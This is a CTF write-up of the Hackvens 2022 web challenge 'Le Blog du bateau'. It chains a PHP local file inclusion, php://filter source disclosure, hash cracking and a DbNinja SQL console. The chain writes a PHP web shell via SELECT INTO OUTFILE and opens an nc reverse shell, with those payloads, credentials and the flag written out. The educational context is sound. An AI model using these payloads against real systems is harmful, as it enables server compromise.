
Hackvens 2022 - Le Blog du bateau
Challenge details
| Event | Challenge | Category | Points | Solves |
|---|---|---|---|---|
| Hackvens 2022 | Le Blog du bateau | Web | 56 | 15 |
Ez web :).
Have fun !
https://blog.hackvens.fr
TL;DR
The website provided was developed in PHP and had an LFI vulnerability. Using the recent generic payload (not to say universal) makes it possible to quickly get code execution on the server. Less experienced players will instead go through a standard filter allowing them to read the code sources in base64. The latter, combined with the discovery of a “DbNinja” panel, then allows retrieving the configuration file of the database manager. Cracking the password contained in the configuration then grants access to a SQL command interpreter. File-writing primitives from the DBMS are accessible via the SELECT INTO OUT FILE directive, which allows writing a web shell and executing commands. The final flag is located in a user folder inside a binary, requiring an interactive shell (traditional reverse shell).
Le Blog du bateau
On October 7, 2022 the Hackvens event, organized by Advens, took place. Along with several colleagues from Imineti by Niji we had the opportunity to take part in the challenge (CTF) offered at the end of the event. This article recounts our solution for the “Blog du bateau” challenge.
Entry point

Browsing the challenge application shows us an interesting URL with several parameters. The view parameter catches our attention since it contains a filename that appears to be included, in this case blog.php:

Changing the filename to ../../../../etc/passwd confirms a Local File Inclusion vulnerability.
Generic bypass

The recent publication of a generic payload for PHP LFI vulnerabilities theoretically allows PHP code execution via the inclusion of successive PHP filters. To illustrate this injection, the PHP code <?=`$_GET[0]`;;?> is used and encoded through this technique. It has the particularity of being relatively short and of executing the system() command provided in the first URL parameter. The ls command could thus be run, confirming our code execution.
Intended solution
Using reconnaissance tools like nuclei or nikto lets us retrieve the robots.txt file. It tells us about the presence of a /manager/ folder on the application (this same folder can also be discovered through tools like ffuf or dirsearch).


Accessing the manager first requires the DbNinja user’s password, and then a password tied to the database.

The second password can be found by accessing the main application’s sources. These can be retrieved through the LFI vulnerability and the use of a wrapper like php://filter/convert.iconv.utf-8.utf-16/resource=:

The database password is therefore Sk1pSk1pingSk1pSk1ping.

As the password reset procedure indicates, the first password can be found through the userdata.php file located in dbninja/_users/your-user:

Not having the username, but having a list of likely users (provided in the robots.txt file), we use the Burp tool to try to extract the content of the /manager/_users/$USER/userdata.php file where $USER is the brute-forced username. The “adm” user is finally recovered along with the content of their file (here the php://filter/convert.base64-encode/resource= wrapper is used):

Retrieving the file thus gives us the hash 732bd03528717ee235c2f218c0cc7a6c46713ca9, which can then be cracked using the hashcat tool and a wordlist like darkc0de.txt, or through specialized sites like crackstation:

The account to use is therefore adm:Supercalifragilisticexpialidocious, and the SQL connection password is Sk1pSk1pingSk1pSk1ping. We are now connected to the database:

In the “Query Editor” section, it is possible to use the SQL command SELECT ... INTO OUTFILE ... to write to the file system. The PHP shell <?php echo(system($_GET['cmd'])); ?> can be written to the zeecka.php file in the website root using the following SQL command:
SELECT "<?php echo(system($_GET['cmd'])); ?>" INTO OUTFILE "/var/www/html/zeecka.php";

System command execution is confirmed by the id command:
Shell and Flag
Getting a “Reverse shell” then goes through the use of the nc binary with the command nc \$IP \$PORT -e /bin/sh on the target and a “listener” nc -lvp \$PORT on our command & control server.

The flag can then be retrieved from the \$HOME folder of the only user through the getflag binary:

Flag
hackvens{SkipSkipIngSk1perSkiPed_Flag}